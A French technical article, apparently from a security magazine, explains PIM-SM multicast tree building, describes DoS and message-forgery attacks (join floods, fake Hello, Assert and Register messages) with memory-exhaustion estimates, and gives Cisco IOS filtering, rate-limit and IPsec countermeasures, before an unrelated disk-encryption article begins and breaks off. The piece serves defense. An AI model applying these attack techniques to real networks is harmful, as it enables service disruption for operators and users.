[1] Base de données qui contient l'ensemble des états décrivant les arbres de distribution multicast pour tous les groupes multicast. Cette table est créée et maintenue par un routeur multicast grâce à l'activation d'un protocole de routage multicast.

Les événements relatifs à la création de l'arbre RPT sont les suivants :

- Le récepteur T1 (connecté à un réseau LAN) veut joindre le groupe G.
- Il émet un message IGMP ou MLD *Membership Report* pour le groupe G.
- Le routeur R6 (qui est le DR désigné sur ce réseau LAN) émet alors un message `PIM Join(*,G)` vers le RP et crée une entrée `(*,G)` **[2]** dans sa table TIB.
- L'adresse du routeur voisin PIM amont R5, vers lequel le message `Join(*,G)` est transmis, est déterminée au moyen d'une recherche dans la table MRIB **[3]**.
- Lorsque le routeur voisin PIM amont R5 reçoit le message `Join(*,G)`. Si cet état `(*,G)` n'existe pas déjà dans sa table TIB, il le crée et transmet à son tour un message `Join(*,G)` vers son routeur voisin PIM amont par rapport au RP. Ainsi, le message `Join(*,G)` est transmis de proche en proche jusqu'à ce qu'il atteigne le RP ou un routeur PIM intermédiaire qui fait déjà partie de l'arbre partagé `(*,G)`.
- Le RP crée un état interne `(*,G)`, et ajoute l'interface vers R5 dans la liste de ses interfaces de sortie oif pour le groupe G.

3.2 Enregistrement de la source auprès du RP

Les événements relatifs à l'enregistrement de la source auprès du RP sont les suivants :


- Lorsque la source S commence à émettre des données à destination du groupe G, le routeur R1 (DR du réseau LAN de la source) reçoit ces paquets multicast et crée un état `(S,G)` dans sa table TIB.
- Puis il encapsule un à un les paquets multicast reçus dans des messages `PIM Register` et les transmet en unicast vers le RP.
- Quand le RP reçoit les paquets `PIM Register`, il les décapsule pour en extraire les datagrammes IP multicast et les transmet sur chacune des branches de l'arbre partagé RPT `(*,G)` préalablement construit.

Ainsi, chaque routeur sur le RPT reçoit les flux de son voisin PIM amont et les transmet à son tour vers l'aval, en répliquant le trafic aux branches de l'arbre. De cette façon, les données parviennent à tous les récepteurs intéressés, en suivant le chemin opposé à celui suivi par les messages `PIM Join(*,G)`.

La figure 2 illustre le flux des données multicast sur l'arbre RPT construit dans le diagramme précédent.

L'encapsulation et la décapsulation des paquets multicast, qui imposent un traitement supplémentaire aux routeurs DR et RP, sont des opérations coûteuses à réaliser et entraînent une charge processeur importante.

Figure 2 *Encapsulation du trafic (S,G) dans des paquets Register*



Par conséquent, le protocole PIM-SM prévoit par défaut que le RP joigne l'arbre de plus court chemin `(S,G)`, dont la racine est le routeur adjacent à la source S, dès qu'il commence à recevoir des messages `PIM Register` relatifs à un nouveau groupe G.

Le RP émet donc un message `Join(S,G)`, spécifiant à la fois la source S et le groupe multicast G desquels il désire recevoir du trafic, vers le routeur amont R2 en direction de la source et crée un état `(S,G)` dans sa table TIB.

Ce message `Join(S,G)` est transmis de proche en proche vers la source et crée des états `(S,G)` dans chacun des routeurs traversés. Lorsqu'il atteint un routeur PIM sur le réseau LAN de la source (R1 dans notre exemple) ou un routeur intermédiaire qui a déjà un état `(S,G)` dans sa table TIB, une branche de l'arbre de distribution SPT peut alors être établie.

3.3 Construction d'un arbre SPT entre la source et le RP

Dès que la branche d'arbre SPT (entre la source et le RP) est construite, les événements suivants sont :


- Les données sont nativement transmises vers le RP le long de l'arbre SPT et celui-ci se met à répliquer ces données sur l'arbre RPT.
- Le flux IP multicast émis par la source étant alors reçu en double par le RP (à la fois encapsulé dans des messages `PIM Register` et nativement via la branche SPT), celui-ci se met à détruire tout message de ce type dès qu'il le reçoit.
- Afin d'indiquer au DR d'interrompre l'envoi de tels messages dont il n'a plus utilité, le RP envoie un message `PIM Register-Stop` en unicast vers le DR de la source.
- Au terme de cette phase, le flux IP multicast est transmis nativement en multicast le long d'une branche d'arbre SPT (allant de la source au RP), puis de là transmis vers tous les récepteurs le long des branches de l'arbre RPT.

[2] Un état de routage multicast `(*, G)` caractérise la diffusion d'un paquet IP multicast émis à destination du groupe G par n'importe quelle source. Un état de type `(S, G)` caractérise la diffusion du flux IP multicast émis par la source S sur le groupe G.

[3] Table de routage unicast maintenue par un routeur multicast et utilisée par des protocoles de routage multicast tels que PIM-SM afin de déterminer le routeur amont pour un groupe multicast particulier ou une combinaison source/groupe multicast.


La figure 3 illustre le flux des données multicast quand un arbre SPT est construit pour la source S. Le RP a joint l'arbre SPT de racine R1, qui est situé sur le même LAN que la source S.

Figure 3 *Le RP joint l'arbre SPT (S,G) vers la source S*



A l'issue de cette phase, les flux multicast sont donc transmis nativement en mode multicast de la source vers le RP via l'arbre SPT, puis du RP vers les récepteurs via l'arbre RPT comme illustré à la figure 4.

Figure 4 *Trafic (S,G) transmis en natif via le seul SPT (S,G) entre S et RP*



3.4 Construction d'un arbre SPT entre les récepteurs et la source

Quand les flux multicast transitent de la source au RP (soit encapsulés dans des messages `PIM Register`, soit nativement via le SPT), puis le long de l'arbre RPT du RP vers les récepteurs, il est probable que cela ne constitue pas le plus court chemin entre source et récepteurs. C'est pourquoi un routeur d'accès DR qui a des membres directement connectés peut décider de construire une branche d'arbre SPT vers la source.

La décision de basculer ou non de l'arbre RPT vers l'arbre SPT et les critères conduisant à un basculement ne sont pas spécifiés par le protocole `PIM-SM` mais sont laissés dépendants de l'implantation.

Les implantations permettent en général de paramétrer sur les routeurs DR un seuil en débit qui, lorsqu'il est atteint par un groupe G, déclenche le basculement du flux sur l'arbre SPT. En pratique, on choisit généralement soit de basculer immédiatement leur flux multicast vers le SPT (dès réception du premier paquet par le RPT), soit de ne jamais basculer.

4. La sécurité des réseaux multicast PIM-SM

La sécurité du service multicast consiste avant tout à garantir la sécurité de l'infrastructure du réseau en premier lieu et celle des utilisateurs en second lieu.

Le traitement des flux multicast dans des réseaux IP nécessite la mise en œuvre de protocoles de routage multicast supplémentaires. Ces nouveaux protocoles peuvent être la cible d'attaques malveillantes visant à écrouler ou saturer le réseau ou les groupes multicast **[Hardjono]**.

Nous présentons ci-après les différentes attaques possibles contre l'infrastructure réseau multicast relative à l'accès. D'une manière générale, on peut classifier ces attaques de la manière suivante **[Rajvaidya, Matthew]** :

- Selon leur type : on peut distinguer les attaques par déni de service (DoS) qui visent à engorger les capacités des réseaux ou saturer les ressources des routeurs. Mais aussi les attaques mettant à profit les vulnérabilités des protocoles par falsification de messages de signalisation.
- Selon leur cible : on peut distinguer les attaques DoS dirigées dans le plan de transfert ou le plan de contrôle de l'infrastructure multicast.
- Selon leur origine : ces attaques peuvent provenir soit du cœur de réseau, soit de l'accès. Les attaques lancées depuis la périphérie du réseau sont de loin les plus probables.

4.1 Les attaques sur les données transportées

Comme toute connexion réseau, la difficulté est de garantir la confidentialité, l'intégrité et l'authentification des flux multicast transportés. Sachant que la sécurité des communications en point à point n'est déjà pas triviale en soi, l'appliquer à des communications « dynamiques » de groupe ajoute encore des difficultés supplémentaires. Sans entrer dans les détails, toutes les attaques d'usurpation d'identité, d'écoute, etc. sont possibles dans l'état actuel des protocoles multicast.

4.2 Les attaques dirigées dans le plan de transfert

Le plan de transfert assure, comme son nom l'indique, le transfert (transmission, multiplexage, aiguillage) et l'écoulement de bout en bout du trafic dans le réseau, à savoir les paquets IP. Le plan de transfert d'un routeur comprend :

- Les liens physiques.
- Les cartes d'interface.
- La matrice d'aiguillage (qui désigne la fonction de redirection des paquets IP vers la(les) bonne(s) interface(s) de sortie) et la table d'aiguillage (où sont stockées ces informations permettant d'aiguiller les paquets IP vers les interfaces de sortie adéquates).

- Ainsi que les fonctions de gestion des files d'attentes.

Les attaques dans le plan de transfert sont nombreuses, un intrus peut modifier le contenu de paquets, mais aussi copier le contenu d'un groupe et les rejouer plus tard. Mais l'attaque la plus dangereuse et la plus facile à lancer consiste à submerger le réseau par du trafic multicast parasite. Dans le modèle actuel du multicast IP, aucun mécanisme n'existe pour contrôler ou empêcher un participant (ou un non participant) à un groupe de diffusion d'émettre du trafic multicast sur ce groupe. L'émission de trafic multicast n'est pas contrôlée par le réseau. Les conséquences d'une telle attaque dirigée dans le plan de transfert varient selon que le trafic de pollution cible une diffusion existante ou non.

4.2.1 Les attaques en provenance des sources sur des groupes « vides »

Si PIM-SM est le protocole de routage multicast employé, une source mal intentionnée peut lancer une attaque de type DoS, dirigée contre l'infrastructure multicast de l'opérateur, même si le groupe multicast n'existe pas. La principale victime d'une telle attaque est le point de Rendez-vous (RP) du domaine multicast, puisqu'il n'existe aucun mécanisme dans PIM pour empêcher une source d'envoyer des données multicast au RP. Les paquets multicast parasites sont encapsulés par le DR dans des messages `PIM Register` à destination du RP, et vont donc charger inutilement le DR, le RP et les liens et les routeurs entre DR et RP. Le RP décapsule les paquets `PIM Register` et crée une entrée `(*,G)` et `(S,G)`. N'ayant pas de récepteurs intéressés pour le groupe de diffusion G, le RP émet un message `PIM Register-Stop` à destination du DR afin de stopper l'émission de messages `PIM Register` par le DR. Le RP vers lequel convergent tous les paquets `Register` devient alors un goulot d'étranglement. De plus, les capacités mémoire et les ressources de traitement du RP peuvent vite être saturées, empêchant le RP de traiter d'autres requêtes légitimes. L'encapsulation et la décapsulation de paquets multicast dans des messages `PIM Register` sont des opérations spécifiques pour les routeurs DR et RP et bien plus complexes à réaliser qu'un classique aiguillage de trafic multicast. Selon le type d'équipement, cette opération n'est pas toujours réalisée au niveau matériel, elle doit alors être traitée au niveau logiciel et devient alors coûteuse en puissance de traitement processeur pour les routeurs DR et RP. En fonctionnement normal, l'envoi en continu par un terminal malveillant de trafic multicast sur des groupes aléatoires peut donc devenir une attaque DoS ciblée sur les routeurs DR et RP.

Il est important de signaler que si un terminal malveillant parvient à connaître ou découvrir l'adresse IP d'un RP, il peut alors lui-même construire et émettre ses propres messages `PIM Register` sans avoir besoin de devenir DR. De plus, si des mécanismes unicast RPF (*Reverse Path Forwarding*) n'ont pas été mis en place dans le réseau IP, l'adresse IP source des paquets `Register` peut également être *spoofée*. En agissant ainsi, un terminal malveillant peut contourner et mettre en défaut les mécanismes de contrôle d'admission éventuellement mis en place au niveau des DR, et donc attaquer des RP distants.

4.2.2 Les attaques en provenance des sources sur des groupes existants

Dans un réseau multicast où PIM-SM est activé, une source illégitime peut attaquer un arbre de distribution multicast existant en injectant un trafic parasite (des paquets quelconques dont l'adresse destination est l'adresse multicast associée) sur le groupe de diffusion et viole ainsi son intégrité. En effet, ce trafic parasite, qui est reçu par tous les récepteurs du groupe, vise à perturber la diffusion existante du flux légitime. Pour l'opérateur réseau, ce type d'attaque consomme inutilement des ressources de bande passante le long de l'arbre de distribution, puisque des données supplémentaires et parasites seront distribuées à tous les membres du groupe. Cette attaque peut aussi causer un déni de service aux utilisateurs par congestion des ressources de transmission. Bien que de telles attaques soient également possibles en unicast IP, l'impact en multicast est magnifié à cause de la réplication des paquets multicast aux branches de l'arbre de distribution. Aucun mécanisme n'est fourni nativement par le protocole PIM afin de se prémunir contre ce type d'attaque.

4.3 Les attaques dirigées dans le plan de contrôle

Le plan de commande est destiné à piloter le plan de transfert. On retrouve dans le plan de commande d'un routeur un ensemble de mécanismes permettant *in fine* d'alimenter et de mettre à jour la table d'aiguillage. Le plan de commande comprend donc :

- l'ensemble des protocoles de routage (RIP, OSPF, BGP, PIM...) ;
- l'ensemble des protocoles d'acheminement (RSVP, PIM, LDP...) utilisés ;
- ainsi que les tables de routage et d'acheminement associées.

Comme il n'y a actuellement dans IGMP et MLD aucune forme de contrôle d'accès ou aucun autre mécanisme pour contrôler l'admission d'un terminal à un groupe de diffusion, le processus d'abonnement/désabonnement est de fait complètement libre. Un terminal malveillant peut facilement attaquer l'infrastructure réseau multicast de l'opérateur en inondant le réseau de messages IGMP/MLD (un récepteur souscrit simplement à des milliers d'adresses de groupes et à des milliers d'adresses de sources). L'attaque est très simple à conduire, mais potentiellement très périlleuse pour l'opérateur réseau. L'envoi de ces requêtes IGMP/MLD par l'assaillant déclenche des évènements dans le protocole de routage multicast PIM déployé par l'opérateur. En effet, le DR envoie des messages `PIM Join` afin de créer/prolonger les arbres de distribution multicast jusqu'au terminal assaillant. Ceci crée une énorme quantité d'entrées dans la table de routage multicast TIB des routeurs dont les limites peuvent être vite atteintes, empêchant alors les routeurs de fonctionner normalement et pénalisant tous les autres flux légaux.

Cette attaque consomme et gaspille dans les routeurs concernés des ressources mémoire pour maintenir les états multicast créés dans leur table, mais aussi des capacités de traitement processeur pour traiter les messages de contrôle PIM. Cette attaque est particulièrement dangereuse pour les routeurs qui sont racines (ou proches des racines) des arbres de distribution multicast puisque ce sont ceux qui ont à maintenir le plus d'états multicast. A la réception d'un nouveau message `IGMP/MLD Report`, le DR émet un message `PIM Join(*,G)` vers le RP, entraînant la création d'une entrée multicast dans la table de routage multicast des routeurs situés entre le récepteur assaillant et le RP. Les routeurs principalement visés et sensibles à ces attaques sont donc les

points de Rendez-vous (RP), puisqu'ils sont les racines des arbres de distribution multicast et ils ont à maintenir le plus d'états multicast. Pour illustrer nos propos, analysons les impacts relatifs à ces deux types d'attaques.

Sachant que :

- Une entrée multicast (*,G) dans un routeur nécessite environ 300 octets. Auquel il faut rajouter environ 150 octets par interface de sortie oif et 20 octets supplémentaires par *timer*.
- Une entrée multicast (S,G) dans un routeur nécessite environ 250 octets. Auquel il faut rajouter environ 150 octets par interface de sortie oif et 20 octets supplémentaires par timer.

Les impacts de telles attaques sont :

- Si un attaquant provoque l'émission de 100 messages PIM Join(*,G) différents par seconde vers différentes sources pendant 260 secondes (avant qu'une entrée multicast ait pu expirer), alors le nombre d'entrées multicast créées sur l'ensemble des routeurs multicast compris entre le site de l'attaquant et le RP est égal à 100*260 = 26.000 entrées, soit un espace mémoire nécessaire de 26.000 * (300+150+20) = 12 Mo.
- Si un attaquant provoque l'émission de 100 messages PIM Join(S,G) différents par seconde vers la même source S pendant 260 secondes (avant qu'une entrée multicast ait pu expirer), alors le nombre d'entrées multicast créées sur l'ensemble des routeurs multicast compris entre le site de l'attaquant et le routeur connectant la source S est égal à 100*260 = 26.000 entrées, soit un espace mémoire nécessaire de 26.000 * (250+150+20) = 11 Mo.
- Si dix attaquants provoquent l'émission de 100 messages PIM Join(*,G) différents par seconde vers différentes sources pendant 260 secondes (avant qu'une entrée multicast ait pu expirer), alors le nombre d'entrées multicast créées sur le RP est égal à 10*100*260 = 260.000 entrées, soit un espace mémoire nécessaire de 260.000 * (300+150+20) = 122 Mo.

Ces exemples mettent en évidence que, si des mécanismes spécifiques ne sont pas mis en place dans le réseau multicast pour empêcher ces attaques ou à tout le moins en limiter les effets, ces attaques peuvent très facilement impacter les ressources mémoire et processeur des routeurs multicast.

L'impact d'une telle attaque est encore plus fort dans le cas d'une attaque distribuée, où plusieurs attaquants esclaves (appelés « zombies » dans la terminologie), pilotés par un maître, envoient de manière simultanée des milliers de requêtes IGMP (messages IGMP report) sur des milliers d'adresses de groupes et sources de différentes parties du réseau.

4.4 Les attaques utilisant les vulnérabilités des protocoles multicast

Les messages PIM Join/Prune, Hello, et Assert sont tous émis sur l'adresse multicast ALL_PIM_ROUTERS (224.0.0.13). Cette adresse est locale à un lien et n'est par conséquent pas routée par un routeur PIM. Un message PIM de ce type ne peut donc atteindre et être diffusé sur un réseau LAN que s'il a été émis sur ce réseau par un terminal local ou s'il a été transmis sur le LAN par un routeur PIM compromis ou non conforme à la spécification du protocole PIM.

Les principales attaques liées à la contrefaçon de messages PIM sont les suivantes :

- L'émission par un attaquant d'un message PIM Join **[4]** contrefait peut entraîner la diffusion de trafic multicast vers des liens où il n'y a pas de récepteurs légitimes, gaspillant ainsi potentiellement des ressources de bande passante sur ces liens.
- En émettant un faux message PIM Hello, un routeur non autorisé peut réussir à se faire élire DR sur le LAN. Sur un LAN, le Routeur Désigné est responsable de générer des messages PIM Join vers la racine de l'arbre au nom des terminaux du LAN récepteurs d'un groupe de diffusion, et de transmettre le trafic vers ces récepteurs (en l'absence d'émission de messages PIM Assert). Le DR est également chargé d'encapsuler vers le RP dans des paquets PIM Register tout trafic multicast émis par une source sur le LAN. Ainsi, en contrefaisant un message PIM Hello et en devenant DR, un attaquant peut empêcher des terminaux multicast du LAN de recevoir ou d'émettre du trafic multicast en n'émettant pas de messages PIM Join/Prune lorsqu'il reçoit des messages IGMP/MLD Report/Leave, ou en ne transmettant pas vers le RP le trafic de sources locales dans des paquets Register.
- En émettant un faux message PIM Assert sur un LAN, un attaquant peut forcer le DR légitime à stopper la diffusion de trafic multicast sur le LAN, empêchant ainsi tout membre d'un groupe de recevoir son trafic multicast.
- En émettant de faux messages PIM Register **[5]**, un attaquant peut forcer le RP à injecter du trafic parasite sur des arbres de distribution multicast partagés.
- En émettant de faux messages PIM Register-stop, un attaquant peut empêcher un DR légitime d'enregistrer des paquets multicast vers le RP, et ainsi interdire des sources locales au LAN d'émettre des flux multicast sur le réseau.

5. Les mécanismes de sécurité

Faute de pouvoir disposer de protocoles multicast pleinement sécurisés et exempts de toute faille, il est possible de protéger son

[4] L'émission par un attaquant d'un faux message PIM Prune sur un LAN afin de stopper une diffusion existante n'est pas une attaque dommageable avec PIM. En effet, avant que le routeur amont n'ait en général eu le temps de stopper la diffusion du flux sur le LAN, tout routeur légitime du LAN ayant des récepteurs sur le groupe visé, va annuler le message Prune en émettant un message PIM Join.

[5] Les messages PIM Register et PIM Register-Stop ne sont pas des messages à portée limitée au réseau local comme les autres messages PIM. Ils sont encapsulés et transportés dans des paquets IP unicast, et donc aiguillés à destination du RP ou du DR de proche en proche par les routeurs de transit en fonction de leur adresse IP destination. Si l'authentification de l'origine n'est pas mise en œuvre sur les paquets PIM Register et PIM Register-Stop, un attaquant localisé n'importe où dans le réseau est alors capable de contrefaire manuellement un message Register ou Register-Stop et d'attaquer des groupes de diffusion.

réseau multicast IP contre des attaques en définissant des filtres sur les routeurs (afin de n'autoriser que les seuls flux connus), d'appliquer des limitations en débit afin de protéger les ressources d'un routeur/réseau, etc.

5.1 Configuration d'interfaces PIM en mode passif

Comme nous l'avons vu précédemment, des terminaux malveillants peuvent chercher à établir des adjacences PIM avec des routeurs légitimes afin de lancer des attaques. En effet, la plupart des implantations des équipementiers nécessitent que PIM soit actif sur une interface LAN d'un routeur afin de pouvoir (notamment) traiter le trafic multicast reçu sur cette interface LAN de sources locales et émettre des messages `PIM Register`. Certaines versions récentes des systèmes d'exploitation des équipementiers permettent (en option) de spécifier sur un routeur quelle interface est « passive » du point de vue de PIM. Dans ce cas de figure, aucun message PIM n'est émis ou traité (si reçu) sur cette interface passive, mais les terminaux du LAN peuvent en revanche toujours émettre et recevoir du trafic multicast via cette interface.

5.2 Contrôle d'accès

Afin de protéger son réseau multicast IP contre des attaques, la solution la plus simple mais fastidieuse consiste à mettre en place des fonctionnalités de filtrage sur les équipements réseau afin de contrôler explicitement qui peut émettre du trafic multicast sur un groupe, et qui peut recevoir ce trafic. Pour être efficace, ce contrôle d'accès doit s'appliquer à l'ensemble des participants d'une diffusion multicast. C'est-à-dire à la fois aux sources et aux récepteurs des groupes de diffusion concernés, afin d'empêcher des utilisateurs malveillants d'attaquer le réseau multicast. Voici par exemple les contrôles que l'on peut généralement configurer au niveau d'un routeur :

- Limitation du nombre de voisins PIM desquels on accepte des messages `Join/Prune`, `Assert`, et `Hello`.

```
# Cisco IOS command
# Contrôle par configuration statique des adresses IP des voisins PIM
access-list access-list-name permit @ip
access-list access-list-name deny any
interface x
   ip pim neighbor-filter access-list-name
```

- Filtrage statique au niveau d'un DR des seules sources connues et légitimes

```
# Cisco IOS command
# Contrôle par access-lists des adresses des groupes et/ ou des sources
# multicast des paquets multicast
ip access-list extended access-list-name
   permit ip @ipS @netS @ipG @netG
   deny ip any any
interface x
   ip access-group access-list-name in
```

- Filtrage des sources autorisées. Il s'agit de restreindre au niveau du RP l'espace d'adresses sources duquel on accepte des messages `PIM Register`. En contrôlant ainsi, au niveau du RP, le mécanisme d'enregistrement d'une source, on peut contrôler les terminaux autorisés à émettre du trafic multicast sur des groupes de diffusion, et de ce fait, éventuellement bloquer le trafic non autorisé et l'empêcher d'être diffusé plus loin dans le réseau.

```
# Cisco IOS command
# Au niveau global d'un routeur
access-list access-list-name permit @ip
access-list access-list-name deny any
ip pim accept-register {list access-list-name | route-map map-name}
```

- Élimination des messages PIM unicast et multicast par filtrage sur le champ protocole de l'en-tête IP [6].

```
# Cisco IOS command
# Filtrage en entrée sur une interface de tous
# les paquets PIM basé sur le champ protocole
ip access-list extended filtrage-PIM
      deny 103 any any
      permit ip any any
interface x
     ip access-group filtrage-PIM in
```

- Filtrage et contrôle de la portée d'une diffusion sur les interfaces en bordure de domaine multicast.

```
# Cisco IOS command
# Filtrage des sources et groupes à usage interne au domaine multicast
# par définition de "frontières multicast"
access-list access-list-name permit @ip
access-list access-list-name deny any
interface x
    ip multicast boundary access-list-name
```

5.3 Contrôle d'admission

Il est aussi possible de spécifier par routeur un certain nombre de seuils au-delà desquels toute nouvelle requête ou nouveau flux est détruit. Ce type de protection vise à admettre dans le réseau des flux ou requêtes multicast en fonction des ressources réseau disponibles. Cela nécessite donc une bonne connaissance de l'activité et de la volumétrie globale du trafic de son réseau multicast afin de positionner correctement les différents seuils. En cas d'attaque, ce type de solution permet de protéger le réseau et d'éviter qu'il ne s'écroule.

L'inconvénient des limitations en débit ou en nombre d'états est qu'elles s'appliquent globalement à l'ensemble des flux, légitimes comme attaquants, et ne permettent pas de distinguer ou de traiter de manière différenciée les flux ou requêtes des récepteurs légitimes de ceux de l'attaquant.

Par conséquent, des flux ou requêtes légitimes peuvent être détruits par la mise en place de fonctions de limitations en débit en cas d'attaque. L'intérêt de ces solutions est de confiner et de limiter les dégâts en cas d'attaque à un lien, un DR, ou un RP afin d'éviter que l'attaque se propage et ait des effets plus globaux sur toute l'infrastructure de réseau multicast.

- Contrôle d'admission sur le débit d'émission des sources.

```
# Cisco IOS command
# Contrôle au niveau d'une interface d'un routeur multicast du débit maximum
# auquel une source peut émettre du trafic sur un groupe
ip multicast rate-limit {in | out} group-list liste-groupe source-list liste-
source rate
access-list liste-groupe permit @ip
```

[6] Ce filtrage est plus efficace que la configuration d'une interface PIM en mode passif, car il bloque aussi les messages `Register` construits manuellement par un éventuel attaquant. De plus, ce filtrage peut fonctionner également dans des configurations réseau à plusieurs routeurs PIM par lien LAN.

```
access-list liste-groupe deny @ip
access-list liste-source permit @ip
access-list liste-source deny any
```

- Contrôle d'admission sur l'encapsulation des messages PIM Register.

```
# Cisco IOS command
# Limitation du nombre de messages PIM Register par entrée (S,G) encapsulés
# par seconde par un routeur DR
ip pim register-rate-limit register-rate
```

- Contrôle d'admission sur la signalisation PIM.

```
# Cisco IOS command
# Au niveau global d'un routeur
# Configuration du nombre maximal d'états multicast (*,G) et (S,G) qui
# peuvent être créés dans la table de routage multicast d'un routeur
ip multicast route-limit routes-number
```

5.4 Authentification des routeurs PIM par IPsec

Plutôt que de configurer une interface PIM en mode passif, ou dans des configurations où il a plusieurs routeurs sur un lien réseau, il est possible d'utiliser IPsec pour sécuriser l'échange des messages de routage entre routeurs. L'authentification des messages de routage permet de protéger son réseau multicast contre des effets non désirés, causés par des messages non autorisés ou altérés, en empêchant les attaques par contrefaçon de messages. On doit alors configurer sur chaque routeur PIM IPsec AH, à savoir l'authentification ainsi que ses paramètres incluant la définition de toutes les SA (*Security Association*) nécessaires avec les voisins PIM.

IPsec permet alors de fournir une authentification de l'origine, mais aussi une protection de l'intégrité de tous les messages PIM de type *link-local* (`Hello`, `Join/Prune` et `Assert`), unicast `PIM Register` et `Register-Stop`. Ainsi, si l'on configure l'authentification IPsec sur un routeur PIM, celui-ci va rejeter et détruire immédiatement tout message PIM non authentifié. Par conséquent, un terminal non légitime ne peut ni établir des adjacences PIM avec des routeurs, ni diffuser des messages `PIM Register` non authentifiés. En revanche, l'option anti-rejeu d'IPsec ne fonctionne pas pour des SA identifiées par une adresse destination multicast. Cependant, il convient de souligner que la mise en œuvre de l'authentification des messages PIM est marginale dans les réseaux multicast opérationnels.

Il y a deux raisons à cela : d'une part, parce que la mise en place manuelle de Security Associations (SA) Ipsec [7] est un processus compliqué, coûteux et fastidieux, et d'autre part, parce que tous les routeurs ne supportent pas encore l'authentification des messages PIM par IPsec AH. Enfin, cette protection a pour but de protéger les connexions point à point entre les routeurs PIM, mais ne protège absolument pas le cœur du réseau multicast contre les attaques lancées à la périphérie de ce réseau **[MISC 24]**.

6. Conclusion

Nous avons décrit dans cet article quelques éléments de sécurité relatifs aux protocoles de routage multicast intra-domaine. Ils illustrent que l'ajout d'une infrastructure multicast nécessite un effort différent et supplémentaire pour assurer la disponibilité des flux de diffusion en comparaison des protocoles de type unicast. Il convient donc d'être très prudent dans la mise en œuvre de telles architectures de diffusion en ne négligeant pas les contre-mesures de sécurité à mettre en œuvre. De plus, il y a fort à parier que des sondes de détection d'intrusion spécialisées dans le domaine des groupes de diffusion verront le jour. Enfin, il est inévitable que la plupart des opérateurs de télécommunications offrent dans un proche avenir de telles infrastructures tant la demande pour des services de diffusion est forte.

[7] Par défaut, les Security Associations doivent être configurées manuellement sur chacun des routeurs PIM. Cependant, il est possible d'utiliser un protocole de négociation tel le protocole *Internet Key Exchange* ou de mettre en place un serveur *Group Domain of Interpretation* (GDOI) afin d'établir automatiquement les Security Associations et d'alléger la charge de configuration des routeurs.

Références

[Hardjono] HARDJONO (T.), TSUDIK (G.), « *IP Multicast Security: Issues and Directions* », Annales de Telecom 2000.

[Loye 1] LOYE (S.), « Multicast IP : Principes et protocoles », Techniques de l'Ingénieur, **http://www.techniques-ingenieur.fr/**

[Loye 2] LOYE (S.), « Multicast IP : Les protocoles de routage intra et inter domaines », Techniques de l'Ingénieur, **http://www.techniques-ingenieur.fr/**

[MISC 24] LLORENS (C.) & LOYE (S.), « Quelques éléments de sécurité des protocoles de routage multicast IP – L'accès », **http://www.miscmag.com/**

[Matthew] MATTHEW (D.), MOYER (J.), RAO (JR.), ROHATGI (P.), « *A Survey of Security Issues in Multicast Communications* », IEEE Network Magazine, 1999.

[Rajvaidya] RAJVAIDYA (P.), RAMACHANDRAN (K.), ALMEROTH (K.) « *Detection and Deflection of Dos Attacks Against the Multicast Source Discovery Protocol* », IEEE Infocom 2003.

[RFC2117] ESTRIN (D.), FARINACCI (D.), HELMY (A.), THALER (D.), DEERING (S.), HANDLEY (M.), JACOBSON (V.), LIU (C.), SHARMA (P.), WEI (L.), « *Protocol Independent Multicast-Sparse Mode (PIM-SM): Protocol Specification* », 1997.

[RFC2362] ESTRIN (D.), FARINACCI (D.), HELMY (A.), THALER (D.), DEERING (S.), HANDLEY (M.), JACOBSON (V.), LIU (C.), SHARMA (P.), WEI (L.), « *Protocol Independent Multicast-Sparse Mode (PIM-SM): Protocol Specification* », 1998.

[RFC 3740] HARDJONO (T.), WEIS (B.), « *The Multicast Group Security Architecture* », 2004.

Protection des données par le chiffrement de disque

Le chiffrement de données est souvent vu comme une méthode extrême pour se prémunir du vol d'informations. Mais les facilités mises à notre disposition dans les systèmes libres rendent ce service parfaitement accessible, et il serait dommage de ne pas en profiter.

1. Motivation

Il est étonnant de constater, dans l'utilisation professionnelle de l'informatique, que les données valent souvent plus que le matériel qui sert à les créer et à les stocker. En effet, la perte d'un ordinateur n'est en soi rien à l'échelle d'une entreprise. En revanche la perte, ou pire, le vol des données confidentielles que l'ordinateur contient est très grave.

Or, on pense souvent à protéger le matériel (verrous, coffres blindés, sensibilisation des employés pour qu'ils fassent attention à leur ordinateur portable...), au lieu de protéger les données par du chiffrement. Pourtant, le chiffrement des données a un coût négligeable par rapport aux protections physiques du matériel.

2. Moyens

Le chiffrement peut s'appliquer à différents niveaux :

- Fichiers : création d'un « coffre-fort » où sont stockés – chiffrés – les fichiers sensibles ;
